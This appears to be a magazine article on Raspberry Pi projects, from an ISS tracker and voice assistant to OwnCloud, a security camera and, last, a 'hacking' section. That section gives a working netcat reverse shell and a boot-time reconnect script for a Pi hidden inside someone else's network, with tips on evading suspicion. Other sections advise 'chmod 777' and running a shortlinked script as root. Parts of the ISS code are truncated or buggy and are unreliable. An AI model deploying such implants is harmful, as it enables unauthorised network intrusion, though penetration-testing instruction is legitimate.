There are more output options for the Raspberry Pi than we could list, but at its simplest you could light a single LED, or pulse a couple of LEDs depending on distance. It's an idea that's been around for a while.There was a Gnome panel applet, for example, that performed a similar task, and earlier this year a Kickstarter project turned a Raspberry Pi into an ISS beacon. Sadly, the code for this project is unlikely to be released in its entirety, so we're going to have to come up with our own solution.

As we're dealing with orbital data that's constantly changing, as well as very complex astronomical calculations, creating an ISS detector might initially seem challenging. But this isn't as difficult as it first seems. Despite the task requiring some serious mathematical knowledge, we can wield the power of open source and the internet to build on solutions created by other people. You'll find the code below, but before copying and pasting into your favourite text editor, we'll explain what it's doing.

"We can wield the power of open source and the internet to build on solutions created by other people."

The first chunk of code comes from Alex Bartis, and it accesses ISS location data through a third-party web API. This means we don't have to make any calculations ourselves, or worry about any orbital mechanics. The API call simply returns the latitude and longitude of the ISS's current position. In the Python code that follows, this is parsed using JSON, a widely used format for sharing data that's perfect for interoperability.

We've called the third function in our script **sph_dist** and it was originally written by John Cook. Using Python's **math** module, this calculates the distance between two points on a sphere, taking the two sets of latitude and longitude as its input. This is exactly what we need, because the ISS-locating function returns compatible values, and it's easy to define your own location by searching for the latitude and longitude. The final 'arc' value needs to be multiplied by the radius of the Earth in your chosen unit. Our unit is miles, so we multiply the answer by 3,960, but if you want kilometres, multiply this by 6,373 instead. This function is assuming the Earth is completely spherical – there is a 0.3% difference between equatorial and polar diameters, but we're happy to live with this error.

Follow the space station

All the script then does is output the location of the ISS followed by the distance from the location entered into the home location at the top. We could have automated that part, but it would add to the complexity and the amount of code we'd have to print – and anyway, it's a challenge for anyone who wants to add their own mark to the script. When you've added the following to a text file, it can be executed by typing **python** followed by the script's filename.

```
import urllib, json, threading, math
url= "https://api.wheretheiss.at/v1/satellites/25544"
home_lat = 51.4353
home_long = 2.0043
def work(home_lat, home_long):
    response = urllib.urlopen(url)
    data = json.loads(response.read())
    iss_lat = data['latitude']
    iss_long = data['longitude']
    distance = sph_dist(home_lat, home_long, iss_
lat, iss_long)
    printCoordinates(distance, home_lat, home_
long, iss_lat, iss_long)
    threading.Timer(30, work(home_lat, home_
long)).start()
def printCoordinates(distance, home_lat, home_long,
iss_lat, iss_long):
    print "The International Space Station's current
coordinates are "
    print "Latitude =",iss_lat," ","Longitude =",iss_
long
    print "Current distance to the ISS: ",distance
def sph_dist(lat1, long1, lat2, long2):
    degrees_to_radians = math.pi/180.0
    phi1 = (90.0 - lat1)*degrees_to_radians
    phi2 = (90.0 - lat2)*degrees_to_radians
    theta1 = long1*degrees_to_radians
    theta2 = long2*degrees_to_radians
    cos = (math.sin(phi1)*math.sin(phi2)*math.
cos(theta1 - theta2) + math.cos(phi1)*math.c$
    arc = math.acos( cos )
    return arc * 3960
work (home_lat, home_long)
```

We left any Raspberry Pi-specific code out until now, so it could be used in as many places as possible, but now we're going to add a new function that will simply light an LED. This is probably the simplest circuit you can build – the hardware equivalent to "Hello World", but it's perfectly suited to our needs and can easily be expanded. A single LED circuit needs nothing more the an LED itself, a 270Ω resistor (this is important) and a couple of wires. The circuit connects one of the GPIO pins on the Raspberry Pi through the long leg of the LED, as this is the positive side, with the resistor going between the short leg of the LED and the GND, or 0V, pin back on the Raspberry Pi. Our Python script will then send a message to the GPIO pin that will send 3.3 volts through the circuit, lighting the LED. As the whole point of this project is to light the LED when the ISS is in relatively close proximity, we'll use the distance value to check whether the ISS is less than 200 miles away.

To bring GPIO functionality into Python, add the **RPi.GPIO** module to the top of the script – we do this 'as GPIO' so we don't have to refer to the entire module name through our code. Here's what ours looks like:

```
import urllib, json, threading, math, RPi.GPIO as
GPIO
```

Below this we need to initialise our GPIO connection, and this is where we need to define which pin we're using. GPIO pin numbers don't always correspond exactly to those on the board, because the Raspberry Pi doesn't reveal all potential outputs, and that GPIO numbering is often derived from the pin numbers on the microcontroller rather than the pins present on the circuit board.


This problem is solved by setting the GPIO mode to the pins, rather than of the chip, and we follow this command by initialising pin 12 – which is the pin we've wired and connected our LED to:

```
GPIO.setmode(GPIO.BOARD)
GPIO.setup(12, GPIO.OUT)
```

Now all we need to do is add the distance check, which we're going to add to the above script immediately after the **distance = sph_dist** call and before **printCoordinates**. All this code is doing is sending a positive value to the GPIO pin if the distance is less than 400, and sending a negative value if the distance is greater. We chose 400 because this should mean the ISS is visible around 40 degrees above the horizon.


```
    if distance < 400:
        GPIO.output(12,True)
    else:
        GPIO.output(12,False)
```

All that's left now is to save the script and run it. For space, our script is pretty crude, but it does work. It should really have a more graceful way of quitting other than Ctrl+C, as we should execute **GPIO.cleanup()** to close our connection to the GPIO pins, but this should be pretty easy to add.


The International Space Station yesterday.

Viewing the ISS

A few local conditions need to be satisfied if you want to see the International Space Station from your location. Firstly, it may be obvious, but all satellites are only lit by the sun. That means that in the dead of night, they're probably veiled within the Earth's shadow just like us. They need to be lit by the sun to be visible. But as the observer needs to be in the dark, viewing time has to be within a time envelope either directly after the sun has gone down, or when it's about to come up, so that the space above you is effectively lit by the sun while the ground is not. The duration of this envelope is dependent on your location and the time of the year, but it's usually a couple of hours. Thanks to its large solar panels, the ISS is usually impossible to miss if you get the time right. It can often be the brightest object in the sky and will normally take several minutes to progress from one side of the sky to the other. It's a wonderful object to look out for.



This is the view from the ISS directly down to earth. The crosshair indicates the current ground point. The map is updated every second.

The current position of the ISS is displayed on a GoogleMap, which is not real-time video. However, the position itself is real-time.

Click the button "Snapshot" to open an extra map of the current ground area in a new window.

Ground point
51.15° North
2.61° West
Time
12:08:42 UTC

Use one of the real-time trackers online to test your own Raspberry Pi ISS detector

Voice Operated Pi

Open the pod bay doors, HAL.

2


We've wanted to write something about Linux voice recognition since we began the magazine, simply to cause search engines even more confusion when people search for 'linux voice', and this excellent project has given us the perfect excuse. Jasper is an ambitious plan to control everything with your voice, in a similar way that you can through Android and iOS – except that Jasper is open source and easily extensible. By default, it will check your email, send you text messages and tell you the weather, but it can be easily added to. And as it works best with a machine that's always on and always listening, the Raspberry Pi makes the perfect platform.

You'll need some speakers or headphones connected to your Pi to hear Jasper's output, and as the Pi has no microphone input, the only other requirement is for a USB microphone of your own. These can be bought cheaply, but we did have trouble finding one that worked without further configuration. The project itself recommends the Kinobo USB 2.0 'Akiro' microphone, which costs around $25, but we ended up with a generic model costing less than $10. The easiest installation method is to grab the Jasper card image from **http://jasperproject.github.io** and transfer this to your SD card using your preferred method before booting off this with your Pi. You then need to connect to your Pi over SSH using the default credentials of **pi** as the username and **raspberry** as the password.

Download the latest version of Jasper, then grab and configure some essential Python tools with the following commands:

```
git clone https://github.com/jasperproject/
jasper-client.git jasper
sudo pip install --upgrade setuptools
sudo pip install -r jasper/client/requirements.txt
```

The boot script needs to be added to a crontab, which you can do by typing **crontab -e** and adding **@reboot /home/pi/jasper/boot/boot.sh;** to its own line, then fix any broken permissions with **sudo chmod 777 -R *** before rebooting your Pi with **sudo shutdown -r now**.


Jasper | Control everything with your voice - Mozilla Firefox
jasperproject.github.io
JASPER
Home
About
Documentation
GitHub
Control anything with your voice
Learn how to build your own Jasper

You'll need a microphone for the voice recognition to work, and we'd recommend checking the compatibility list at elinux.org.

When your Pi comes back online, connect again and execute the following:

```
cd ~/jasper/client
python populate.py
```

You'll be asked for your name and then you'll be asked for your Gmail address, which is used to send you notifications. Your password is going to be stored in plain text, and you may not want to trust the packages you've just installed. You'll also be asked for your mobile number for notifications, the name of your nearest large town (for weather reports) and a timezone. For us, that's 'Europe/London'. You're then asked whether you want messages by email or text. You can change these settings later by editing a configuration file. You should then restart your Pi once more.

"With a bit of luck you should hear the sounds of a speech synthesizer saying 'Hello, I am Jasper."

With a bit of luck, a few minutes later you should hear the sounds of a speech sythesizer saying "Hello, I am Jasper. Please wait one moment." It then takes another minute or two before everything else is read and you'll get another prompt. If this doesn't happen – and it didn't for us – re-connect to your Pi and kill all Python processes (**killall python**). Our problem was solved by running the boot procedure again by typing **python ~/jasper/boot/boot.py** and restarting. You may also want to make sure your mic is recording and playback is working. You can do this by first making a recording and then playing it back with the following:

```
arecord -Dhw:0 -r 44100 -c 2 -f S16_LE test.wav
aplay -Dhw:1 -r 44100 -c 2 -f S16_LE test.wav
```

If either of these commands don't work, you'll need to manually configure **.asoundrc** using the output from **aplay -L** and **arecord -L** to specify the exact device names for your speakers and microphone.

However, most configurations will just work. It's only when the USB device of the microphone messes around with ALSA that trouble starts to creep in. With everything running, you can now start issuing commands to your new Raspberry Pi overlord. Start by saying 'Jasper'. Your Pi will output a high-pitched beep. Now say "What's the time?" When a command has been recognised, your Pi will issue a low beep before speaking the answer. Other questions you can ask include "What's on Hacker News", "Do I have any email?" and "What's the weather like tomorrow?" If you want to take this further, you can play with the configuration files to add Spotify playback integration as well as Gmail and Facebook support, and it's quite straightforward to add your own commands.

3

Run your own OwnCloud

An easy-to-install Dropbox clone where you control all the data.


Storing things in the cloud is convenient. All your data is available from one place, and it can be accessed by multiple devices. But data in the cloud is out of your control, and that has lots of implications for privacy and security. It's far better, we think, to stay in control of your own data and services, but until relatively recently, there wasn't an option anywhere near as powerful as Google, Microsoft or Apple.

This is where OwnCloud steps in. It's an open source project that offers many of the same features as Apple or Google's cloud offerings, only it runs on your own hardware. Hardware like your Linux box or humble Raspberry Pi, which is particularly well suited as it doesn't suck too much power. You will need plenty of storage, however, so we'd recommend the use of an external USB drive (see box on Network Attached Storage, below). OwnCloud itself runs on Apache and PHP, which can be installed with the following commands:

```
sudo apt-get install apache2 php5 php5-gd
php-xml-parser php5-intl php5-sqlite php5-mysql
smbclient curl libcurl3 php5-curl
```

You can then install OwnCloud directly from its own archive. Go to **owncloud.org**, click on 'Install' and choose the option for your own server. Grab the Unix file (**tar.bz2**) and download it to your Pi. Unfold the archive from the command line with **tar xvf owncloud.tar.bz2** – this takes a surprising amount of time on your Pi – and move the resulting folder into the root of your Apache server with **sudo mv owncloud /var/www** before making sure the new files have the correct permissions for their new location: **sudo chown -R www-data:www-data /var/www/**. To give OwnCloud full control of its own directory, we need to enable 'htaccess' override files in Apache. To do this, open **/etc/apache2/sites-enabled/000-default** with your favourite text editor and modify the **AllowOverride** option to say **All** rather than **None** in the **/var/www** folder (OwnCloud will give you a security warning if you don't get this correct). Now all that's left to do is open a browser and point it at the IP address of your Pi followed by 'owncloud': **http://192.168.1.111/owncloud/** for example. The landing page should open and ask you to create an admin account.

Using OwnCloud is straightforward. When you first connect you'll be reminded of the desktop and Android clients that can automatically sync your OwnCloud folder with those devices, and we'd recommend using them. But from within the web interface, you can still drag and drop files and folders, create shared links and add users and plugins from the admin page – all while staying in control of your data.



Welcome to ownCloud

Your personal web services. All your files, contacts, calendar and more, in one place.

Get the apps to sync your files

Connect your desktop apps to ownCloud

There's more information in the **documentation** and on our **website**.
If you like ownCloud, **recommend it to your friends**!

If you're setting up OwnCloud, your Raspberry Pi will need a static IP address and you'll need to forward web requests to this from your firewall/router.

Network Attached Storage

Add some much needed external storage and share your files across the network.

With OwnCloud running on your Pi, you don't particularly need a network attached storage solution, as OwnCloud and its clients will perform most functions without any extra effort. However, if you want to stream films and music, you'll find that it gives you much better performance. But before we install and configure this, we need to solve the problem of additional storage. This can be done by connecting a USB drive, but to make your storage area part of the overall filesystem – so that it can be shared across the network or used by OwnCloud – requires a couple of extra steps.

Connect your pre-formatted ext4 USB drive. It should be automatically mounted to a UUID-named folder under **/media**. Create a **nas** folder in **/media** and add the following line to **/etc/fstab**, replacing the UUID with that of your device:

```
UUID="4c002899" /media/nas ext4 defaults 0 2
```

This will ensure that our drive is always mounted at the same place with a more human-readable name. You can mount this by typing **mount /media/nas** or restarting your Pi. Move the **/var/www/owncloud** folder to your external storage and update the ownership to **www-data** as we did in the OwnCloud section above. Now make a symbolic link between the new location and the old – **ln -s /media/nas/owncloud /var/www/owncloud** and everything should work.

To create a Samba share, create a folder on your storage device and make sure it belongs to user 'pi'. Then install **samba** and **samba-common-bin**. Type **sudo nano /etc/samba/smb.conf** to open Samba's configuration file with the Nano editor. Change the **WORKGROUP** name to the name of our local workgroup, if you have one, and add the following to create a shared folder on your external USB storage:

```
[pi]
  comment= Raspberry Pi
  path=/media/nas
  browseable=Yes
  writeable=Yes
  only guest=no
  create mask=0777
  directory mask=0777
  public=no
```

Finally, create a Samba password for your username with **smbpasswd -a pi**. You can now add, remove and edit files on your share remotely by using the **smb://pi@pi_address** URI where you'll be asked to enter your password before being granted access.

4 Scratch and GPIO

Use the graphical language to interact with the real world.


Scratch is a graphical programming language. This means that rather than type in code, you drag and drop colourful blocks of code into place. It is a bit limited by the range of code blocks available, but it's great for getting kids interested in code. It runs on Linux, Mac and Windows, and there's a web-based version as well (at **http://scratch.mit.edu**).

There's been a recent surge in interest because it's been adopted by the Raspberry Pi foundation (along with Python) as a way of unlocking the power of the Pi. It's also likely to be used by many teachers in England and Wales come the start of the new computing curriculum this September, as it provides a useful bridge between speudo-code and 'real' programming.
To make this work even better, there is a modified version of Scratch that enables you to use the additional hardware connected through the GPIO ports.


To get started controlling hardware with Scratch, download this modified version and install it by typing the following commands into LXTerminal:

```
sudo wget http://goo.gl/Pthh62 -O isgh5.sh
sudo bash isgh5.sh
```

This will install two new versions of Scratch and put icons for them on your desktop. Scratch GPIO 5 (without the plus at the end) is the one we'll use. The Scratch GPIO 5 Plus program can be used together with some expansion boards (such as Pimoroni's Pibrella), but we're going to go back to basics and build our own circuits.



```
when [flag] clicked
forever
    wait 1 secs
    broadcast allon
    wait 1 secs
    broadcast alloff
```



The first circuit simple switches the output on, waits one second, then switches it off, then waits one second and repeats.

Blinkenlights


We'll create two programs: one that just switches an LED on and off, and one that takes two buttons as inputs and uses them to turn the switches on and off. In order to make the circuits work properly, we'll also need some resistors to control the way the electricity flows. The diagrams above and below show the two different programs and how to wire them up.

LEDs have to be connected the correct way around. There should be a flat edge on the circular base. This marks the negative leg. All the other components will work either way around.


There are a few different ways to number the pins on the Pi, so it's important to make sure you are connecting the wires to the correct pins. If you hold the Pi with the SD card at the top, the top-left pin will be number 1, the top right pin is 2. The second row down is pins 3 and 4, than 5 and 6, and so on.

There's more information on how to use Scratch with the GPIOs at **http://cymplecy.wordpress.com/scratchgpio**.

"There's been a surge in interest in Scratch, because it's been adopted by the Raspberry Pi Foundation."



```
when [flag] clicked
forever
    if <(pin7 sensor value) = 1>
        broadcast allon
    if <(pin8 sensor value) = 1>
        broadcast alloff
```



You could use the button circuits from this project in other programs to take input from the user.

Security camera

Build a motion-activated camera and keep your buildings secure.

The Raspberry Pi with a camera board is one of the cheapest ways of building your own networked camera system. What's more, because the Pi is fully programmable, it's one of the most versatile ways of streaming live video.

To do this, you'll need one of the official Raspberry Pi camera modules. There are two versions available: the normal one, and the NOIR version. The NOIR version doesn't have an infrared sensor, so it captures pictures better in low light conditions. Either will work fine.

Once you've installed your camera module (full instructions are at **www.raspberrypi.org/help/camera-module-setup**), you need to get the software for streaming the video over the network. Open up LXTerminal on your Pi and enter the following commands:

```
git clone https://github.com/silvanmelchior/RPi_
Cam_Web_Interface.git
cd RPi_Cam_Web_Interface
chmod u+x RPi_Cam_Web_Interface_Installer.sh
./RPi_Cam_Web_Interface_Installer.sh install
```

The final command may take a little while to run, but once it has, restart your Pi. It'll automatically start streaming, so all you need to do is find out the IP address so that you can get the stream from another computer. Open up LXTerminal and enter:

```
ifconfig
```

In the output, look for the block labelled **eth0** (if you're using a wired lan) or **wlan0** (if you're using a Wi-Fi network). In it, there should be a line that's something like:

```
inet addr:192.168.0.11  Bcast:192.168.0.255
Mask:255.255.255.0
```

Keep yourself safe online

Tor is a way of staying anonymous online. We've covered it in detail in the Tutorials section of this issue, so take a look there if you haven't heard of it before. You can use a Raspberry Pi to create a wireless access point that pushes all of your internet traffic onto Tor.

Adafruit has created a starter kit with everything you need to do this – but all you really need is an SD card and wireless adaptor, so if you have these already, there's no need to purchase it. You can still follow the Adafruit instructions to set everything up (**https://learn.adafruit.com/onion-pi/overview**).

It may take a little time to run though everything, but you'll learn a bit about how Linux handles routing and networking along the way.

The **inet addr** is what we need (in this case 192.168.0.11). From another computer on the same network, you should be able to open up a web browser and enter this in the URL bar. You should see a page something like the image on the right.

On this page, you can adjust all the different attributes of the camera, record videos and take pictures (the results of which are available if you click on the Download Videos and Images link – don't worry if the preview doesn't work, you can still download the files). What's more, you can start motion detection. When this is on, it will monitor the image for moving objects, and when it finds some, it'll record a video. This is perfect for a security camera because it means you can save footage of things happening, but not waste disk space with endless hours of nothing going on.

Too much data

The standard resolution video sends quite a lot of data, which can cause problems for the Pi. We found that the motion detection worked better at a lower resolution and frame rate. This should be OK for a security camera as high definition isn't essential. Another option would be to overclock your Pi, but this would draw more power, and since it'll be running constantly, it could cause it to overheat if it's in an enclosed space. Moderate overclocking probably won't be a problem, but you have been warned! Large video resolutions also lead to large file sizes. What you're willing to use will depend on the amount of storage you have available, and how often you want to clear it out. We opted for a width of 600, a height of 500 and a frame rate of 10 for video.

All this is quite useful, but each time the Pi restarts, it resets all these settings. Ideally, we want a way of saving the default settings, and having these run whenever the Pi is switched on. Fortunately, there is a config file that does just this.

The config file is **/etc/raspimjpeg**. You can open it by entering the following in LXTerminal:


```
sudo leafpad /etc/raspimjpeg
```

You can change this depending on how you want your setup to work – the best option is to test out different settings using the web page, then enter them into here when you're happy. The lines we changed are as follows:

```
video_width 600

video_height 500

video_fps 10
motion_detection true
```

The final line (it's also the last line of the config file) will start motion detection automatically. Just restart your Pi and all these changes will take effect.

There are loads more things you can do with this software. Take a look at **http://elinux.org/Rpi-Cam-Web-Interface** for more information and inspiration.


RPi Cam Control

Settings

Resolutions:	Load Preset: Select option... Custom Values: Video res: x px Video fps: recording, boxing Image res: x px OK
Timelapse-Interval (0.1...3200):	3 s

Without the infra-red filter, the colour is a little off on the NOIR camera module, but it works much better in low-light.


6 Hacking

A little computer is an essential part of a penetration tester's toolbox.

The Raspberry Pi is small enough to fit inside other devices, yet also powerful enough to be used as a general-purpose hacking device. This means it's an excellent choice for hiding inside someone else's network. This is the sort of operation that Hollywood loves. In films, hackers are often shown turning up at some location disguised as a maintenance crew, sneaking some piece of hardware in, and then compromising the computer system. We'll show you how to do just this with a Raspberry Pi and a bit of ingenuity.

The first thing you need is some housing for the Pi that no-one would suspect. In order for it to work, it'll need a power supply and a network cable. This could mean disguising it as a security camera, a network printer, or a router. There really are lots of options here.

The second thing you'll need is some software. Raspbian is a great general-purpose OS, but it lacks some of the software that's useful when you're trying to break into a network. Kali is a Linux distribution that's designed specifically for penetration testers (ethical hackers), and has a version for the Raspberry Pi. Download it from **www.offensive-security.com/kali-linux-vmware-arm-image-download**, and then transfer it onto an SD card using the **dd** command.



Kali has the Xfce desktop rather than LXDE, which is the default on Raspbian. Now that there's a version for the Raspberry Pi, penetration testers are in for some fun.

Reverse shell

When you boot up into Kali, you'll get to a login screen. The credentials are **root** / **toor**. Once you're logged in, the command **startxfce4** will begin a graphical session.

It's often possible to plug any device into an organisation's network and access the internet, and that's what we'll try and do with our hacking box. However, we need a way of controlling it. You won't be able to SSH into it because it'll be behind a NAT and firewall. However, it's often much easier to make a connection out of a network than it is to make a connection in. We'll set our Raspberry Pi up to connect outwards to our main machine and create a reverse shell. That means that we'll be able control the Pi from the machine that the Pi connects to in the opposite way to an SSH session.

To do this in the hacking scenario, you'll need a machine with a public IP address (such as a VPS or a web server), but for testing, you could just use another machine on the same network. To set up the reverse shell, you first need to set the main machine (ie not the Raspberry Pi) to listen. You can do this with the command:

```
nc -l 1234
```

This will listen on port 1234 (you could use port 80 to avoid suspicion if you're not running a web server). On the Pi, you can then enter:

```
nc -e /bin/bash 192.168.0.2 1234
```

This will connect to the IP address 192.168.0.2 (you will need to change this). On the main machine, you can now enter commands that will run on the Pi.

Start on boot

Of course, this won't work in our hacking scenario because we won't be able to get to the Pi to enter the command to start the reverse shell. We need to set it to run automatically, and reconnect if there's a problem. We can do this by creating a script and running it at boot. First create the file **/root/autoconnect** with the contents:

```
#!/bin/bash

while true
do
        nc -e /bin/bash 192.168.0.2
done
```

and make it executable with:

```
chmod a+x /root/autoconnect
```

Then create a script to run it at boot. This will be the file **/etc/rc3.d/Zautoconnect**, and it should contain:

```
#!/bin/bash
/root/autoconnect &
```

Voilà! You now have a machine that, when plugged into a network, will automatically connect back to your computer and allow you to control it, giving you access to an internal network from outside. By making an outward TCP connection, it should allow you to get through many (though not all) firewalls. It's also armed to the teeth with penetration testing software to allow you to scan and attack the network it's in.

